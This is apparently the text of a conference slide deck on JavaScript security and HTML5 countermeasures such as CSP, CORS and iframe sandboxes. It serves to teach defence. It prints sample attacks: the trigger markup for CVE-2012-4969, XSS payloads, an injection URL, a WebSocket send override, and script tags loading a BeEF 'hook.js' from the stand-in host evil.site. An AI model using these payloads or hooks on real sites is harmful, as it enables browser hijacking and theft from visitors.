Mitigating JavaScript Mistakes Using HTML5

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Session ID: **ASEC-303**

Session Classification: **Advanced**

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
JavaScript, JScript, ECMAScript, *.exe


- Cross-platform, vendor-neutral liability
- Easy to use, easier to misuse
- Challenging to maintain
- Achieving peace of mind from piece of code

```
try {
    security()
}
catch(err) {
}
```


`let me = count(ways);`

`jsfunfuzz` -- Over five years of fuzzing Mozilla's browser to find JavaScript-related bugs.






function(){var Pwn2Own=$money;}



CVE-2012-4969 (Sept. 2012)



Event-Driven, Non-Blocking (Security Bug)

```
<script>
var arrr = new Array();
arrr[0] = window.document.createElement("img");
arrr[0]["src"] = "L";
</script>
<iframe src="child.html">
```

```
<head><script>
functionfuncB() { document.execCommand("selectAll"); };
functionfuncA() {
  document.write("L");
  parent.arrr[0].src="YMjf\\u0c08\
\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKS
OQJGH";
}
</script></head>
<body onload='funcB();' onselect='funcA()'>
<div contenteditable='true'>a</div>
```

Internal Browser Security

- Process separation
- Sandboxing plugins
  - HTML5 does away with plugins altogether
- XSS Auditors
  - Only for the simplest scenarios
- Phishing warnings
  - Primarily for known sites
  - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating

Design Patterns & Dangerous Territory

HTML Injection (XSS)

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!(?)

Stop Building HTML on the Server


- `"String concatenation " + "is an " + $insecure " + "design pattern."`

- JSON requests/responses, dynamic DOM
  - Be careful, DOM node insertion/modification isn't necessarily safer.
  - `.textContent` vs. `.innerHTML`

- `toStaticHtml()` [non-standard, IE only]
  - Smarter approach to whitelist acceptable content rather than blacklist known attacks.

Be Careful Building HTML in the Browser

- The URL is evil.
  - http://web.site/safe.page#<script>alert(9)</script>
- document.write(), eval(), Function
- JSON serializes, not sanitizes, data.
- String concatenation is always dangerous.



“Gutenberg Injection” -- http://bit.ly/amazonxss

cessfully render following <*img*> element:

```
<img/src="."alt=""onerror="alert('zombie')"/>
```

JavaScript doesn't have to rely on quotes to establish stri

```
{...,"totalResults":4,
"results":[[...],[...],
[33,"Page 16","... t
require spaces to delimit
their attributes. <img/
src=\".\"alt=\"\"onerror=
\"alert('<b>zombie</b>')
\"/>    JavaScript doesnt
have to rely on quotes to
establish strings, nor
do ...",...]]}
```

```
…>Page 16</span> ... t
require spaces to delimit
their attributes. <img
src="." alt=""
onerror="alert('&lt;b&gt;
zombie&lt;/b&gt;')">
JavaScript doesn't have
to…
```

NoSQL/Comand Injection, Parsing

- Using JavaScript to create queries, filters, etc.
  - String concatenation & JSON injection
- Server-side JavaScript requires server-side security principles.

```
http://web.site/calendar?year=1984';while(1);var%20foo='bar
```

```
var data1 = '\ufffd1\ufffda';
var data2 = '\ufffd-1\ufffdhello';
var data3 = '\ufffd1<script>alert(9)</script>\ufffda';
var data4 = '\ufffd-27<script>alert(9)</script>\ufffda';
var data5 = '\ufffd-25\ufffda<script>alert(9)</script>';
```

Occupational Hazards

- Same Origin Policy
- Data access
- Context
  - Percent encoding, HTML entities, attributes, values
- Scope pollution with misplaced var or shadow variables

```
typeof(null) == "object";
typeof(undefined) == "undefined"
null == undefined;
null === undefined;  // no!
```

Solve for x.

```
<!doctype html><html>
  <head>
    <script>
      var x = 1;
      (function(){ var x = 2; });
      var y = 1;
      function scopeBar() { doSomething(x); }
      function scopeBaz() { var x = 0; doSomething(x); }
    </script>
  </head>
  <body>
    <script>
      var z = 3
      function scopeFoo() { doSomething(y); }
      var x = 4;
      scopeBar();
    </script>
  </body></html>
```

Scope

```
<html>
  <head>
    <script>
      BeefJS = {};
    </script>
  </head>
  <body>
    <script src="http://evil.site/hook.js">
    </script>
  </body>
</html>
```

```
if(typeof beef === 'undefined' &&
   typeof window.beef === 'undefined') {
      var BeefJS = {
        version: '0.4.3.8-alpha',
        ...
      };
      window.beef = BeefJS;
}
```

JavaScript Everywhere

```
<head>
<script>
   BeefJS = {
      commands: new Array(),
      execute: function() {},
      regCmp: function() {},
      version: "<script>alert(9)</script>"
   };
</script>
</head>
...
```

HttpOnly?

```
<head>
   <script>
      document.cookie="BEEFHOOK=";
   </script>
</head>
...
```

Prototype Chains

```
<script>
WebSocket.prototype._s = WebSocket.prototype.send;
WebSocket.prototype.send = function(data) {
//  data = ".";
  console.log("\u2192 " + data);
  this._s(data);
  this.addEventListener('message', function(msg) {
                  console.log("\u2190 " + msg.data);
              }, false);
  this.send = function(data) {
        this._s(data);
        console.log("\u2192 " + data);
  };
}
</script>
```

```
data = ".";
```

```
[22:49:57][*] BeEF server started
(press control+c to stop)
  /opt/local/lib/ruby1.9/gems/1.9.1/
gems/json-1.7.5/lib/json/common.rb:
155:in `initialize': A JSON text must
at least contain two octets!
(JSON::ParserError)
```

Scope

```
<html>
  <body>
    ...
    ...hook.js...
    ...
    <script>
      beef.execute = function(fn) {
        alert(n);
      }
    </script>
  </body>
</html>
```

JavaScript Libraries

JavaScript Libraries

- Should be...
  - More optimal
  - More universal
- Often are...
  - More disparate
  - Highly variant in quality
  - Stylistically different
- Shift security burden to patch management
  - Clear APIs
  - Auto versioning
  - Hosted on CDNs
- Have to...
  - Play nice with others (variable scope, prototype chains)
  - Balance performance with style

Shall I Compare Thee...

A	B
for(var i = fromIndex; i < arr.length; i++) {	for(var i = fromIndex, ii = arr.length; i < ii; i++) {
for(var key in obj) {	Object.hasOwnProperty()
undefined = 19	var undefined;
http://www.robohornet.org	http://bit.ly/O68e5M http://ie.microsoft.com/testdrive/performance/robohornetpro/

JavaScript Addiction

- JavaScript-driven sites see content disappear from search engines.
  - Too much of a good thing (ineffective fallback)
  - HTML scrapers fail to render the full DOM
- Hash bang
  - https://twitter.com/i/#!/search...
  - Create a magic URL fragment for Google
  - Client-side JavaScript interprets the fragment to request content
- http://bit.ly/hashbangproblem

Developing With JavaScript

- Challenges of an interpreted language
- Simple language, complex behaviors
  - http://jslint.com
  - http://www.quirksmode.org
  - http://webreflection.blogspot.com
- Browser tools improving, but imperfect.
  - http://bit.ly/QJ4g0C

Underscore JS
Angular
Batman JS
ObjectiveJ (Cappucino)
Google Closure
CoffeeScript
Dojo
Ember JS
Ext JS
Facebook Connect
jQuery
Knockout
Midori JS
Modernizr
MooTools
MooTools More
Prototype
Pusher
Qooxdoo
Raphael
Rico
Sammy
Scriptaculous
Socket.io
Spine
Spry
TypeKit
twttr
jsmd
UIZE
YUI
YAHOO

There's a Dark Side to Everything

- Poisoned cache, poisoned CDN
- Intermediation, poison the .js file if served over HTTP
  - Public wi-fi
- Functions for HTML injection payloads
  - More bad news for blacklisting
- Server-side JavaScript
  - Reimplementing HTTP servers with reimplemented bugs
  - Fingerprint, DoS, directory traversal


JavaScript Crypto

- Stanford JavaScript Crypto Library, http://crypto.stanford.edu/sjcl/
- CryptoCat, https://crypto.cat
  - Shifted from .js to browser plugin
- Use TLS for channel security
  - Better yet, use HSTS and DNSSEC.
- There is no trusted execution environment
  - ...in the current prototype-style language
  - ...in an HTTP connection that can be intercepted
  - ...in a site with an HTML injection vuln

HTML5 & Countermeasures

Programming

- Abstracting development to another language
  - Closure
  - Emscripten, compile C & C++ to JavaScript
  - TypeScript
- Static code analysis
  - jslint
- New specs
  - Better variables
  - Object.freeze()
  - Modular packages



Domain-Based Separation of Trust


- Leverage the Same Origin Policy
- Use one domain for trusted content
- Use another domain for user content
- Another for ads
- etc.

Cross Origin Resource Sharing (CORS)

- Defines read-access trust of another Origin
  - Expresses trust, not security
  - But still contributes to secure design
- Principle of Least Privilege
  - Beware of Access-Control-Allow-Origin: *
  - Short Access-Control-Max-Age
  - Minimal Access-Control-Allow-{Methods | Headers}
- Check the Origin
  - Prevent CSRF from this browser

HTML5 Sandboxes

```
<iframe * src="infected.html">
```



`* (empty)`	
`sandbox`	JavaScript not executed
`sandbox="allow-scripts"`	JavaScript executed ~~document.cookie~~ ~~Set-Cookie header~~
`text/html-sandboxed`	Waiting for browser support

Content-Security-Policy Header

- Provide granular access control to SOP
- Choose monitor or enforce
- Header only
  - Probably few code changes required, or *unsafe-eval*
  - (http-equiv has lower precedence)
- Waiting for universal implementation
  - X-Content-Security-Policy
  - X-WebKit-CSP
- http://www.w3.org/TR/CSP/

Content-Security-Policy

```
X-CSP: default-src 'self'; frame-src 'none'

<!doctype html>
<html>
 <body>
    <iframe src="./infected.html"></iframe>
</body>
</html>
```

Content-Security-Policy vs. XSS

```
X-CSP: default-src 'self'

<input type="text" name="q" value="foo"
autofocus onfocus=alert(9)//""">
```

```
X-CSP: default-src 'self' 'unsafe-inline'

<input type="text" name="q" value="foo"
autofocus onfocus=alert(9)//""">
```


Content-Security-Policy vs. XSS

```
X-CSP: default-src 'self'

<!doctype html><html><body>
  <iframe src="./infected.html"></iframe>
</body></html>
```

```
X-CSP: script-src evil.site

<!doctype html><html><head>
  <script src="http://evil.site:3000/
hook.js"></script>
</head></html>
```

On the Other Hand…

- Awesome DoS if CSP headers are absent and XSS vuln is present:

```
<meta http-equiv="X-WebKit-CSP"
content="default-src 'none'">
```

Careful with those Improvements

- Some trade-offs between more objects, more APIs, and less privacy
  - WebGL, battery status
- Browser fingerprinting
- AppCache
- Web Storage

String Concatenation Checklist


- Normalize the data
  - Character set conversions (e.g. ⇄ UTF-8, reject or replace bad sequences)
  - Character encoding conversion (e.g. %xx)
- Identify the output context
  - DOM node, attribute name, attribute value, script, etc.
- Apply controls at security boundaries
  - Time of Check, Time of Use -- Identify where data will be modified, stored, or rendered
  - Strip characters (carefully! prefer inclusion list to exclusion list)
  - Replace characters appropriate for context

Some Web Security Principles


- Always be suspicious of string concatenation
- Abstract development to a more strongly-typed language, compile to JavaScript
- Protect Web Storage data
  - Don’t use it for security-sensitive data,
- Pay attention to DOM context
  - HTML entity, percent encoding, String object, text node
- Apply CORS and CSP headers to protect browsers from application mistakes

Apply

- Encourage users to update browsers
  - Supporting old browsers is a pain anyway
- Adopt established JavaScript libraries rather than custom implementations
  - Shift from pure development to patch management
- Adopt HTML5 security features
  - ...to protect users with HTML5-enabled browsers



Thank You!



- Questions
  - mshema@qualys.com
- More online
  - https://deadliestwebattacks.com
- More offline
  - *Hacking Web Apps*